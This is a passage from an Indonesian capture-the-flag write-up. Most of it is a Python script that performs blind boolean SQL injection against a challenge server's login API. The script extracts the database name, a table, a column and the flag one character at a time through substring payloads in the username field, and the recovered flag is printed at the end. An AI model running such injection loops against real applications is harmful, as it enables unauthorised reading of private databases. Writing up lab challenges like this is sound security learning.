

Untuk kelanjutanya aku mau buat script pake python aja. Biar gampang disini aku kurangi char list nya karena kelamaan + nanti koneksi keputus sendiri.

```python
import requests
import string
import time

web = "http://chall.petircysec.xyz:54170/api/test.php"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
    "Accept-Encoding": "*",
    "Connection": "close",
    "Accept": "application/json",
}
# char_list = string.printable <-- sebenernya pake ini tapi nanti kelamaan, karena aku udah tau jadi kupersingkat aja di script nya biar gampang nunjukinnya

def get_databases():
    result = ""
    for i in range(1,11):
        # for j in char_list:
        for j in "ealfsqWBDCAu":
            payload = {"username" : "asuermeier2' AND BINARY substring(database(),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(1)
            if "asuermeier2" in res:
                result += j
                break
    print('leaked database = ' + result)
    return result
def get_table():
    result = ""
    for i in range(1,5):
        # for j in char_list:
        for j in "galfbcd":
            payload = {"username" : "asuermeier2' AND BINARY substring((SELECT group_concat(table_name) from information_schema.tables where table_schema='"+database+"'),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(0.5)
            if "asuermeier2" in res:
                result += j
                break
    print('leaked table = ' + result)
    return result
def get_column():
    result = ""
    for i in range(1,5):
        # for j in char_list:
        for j in "galfbcd":
```

```
47.             payload = {"username" : "asuermeier2' AND BINARY substring((SELECT
    group_concat(column_name) from information_schema.columns where
    table_name='"+table+"'),"+str(i)+f",1)='{j}'-- "}
48.             res = requests.post(web,headers = headers, data = payload)
49.             res = res.text
50.             time.sleep(0.5)
51.             if "asuermeier2" in res:
52.                 result += j
53.                 break
54.     print('leaked column = ' + result)
55.     return result
56.
57. def get_flag():
58.     result = ""
59.     for i in range(1,42):
60.         # for j in char_list:
61.         for j in "_4135wysBCEFTprAebx{}DGHILMNOPQRSTSSSUVWXY":
62.             payload = {"username" : "asuermeier2' AND BINARY substring((SELECT
    "+table+" from "+column+"),"+str(i)+f",1)='{j}'-- "}
63.             res = requests.post(web,headers = headers, data = payload)
64.             res = res.text
65.             time.sleep(3)
66.             if "asuermeier2" in res:
67.                 result += j
68.                 break
69.     print('flag = ' + result)
70.     return result
71.
72. if __name__ == "__main__":
73.     database = get_databases()
74.     table = get_table()
75.     column = get_column()
76.     get_flag()
```




**BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}**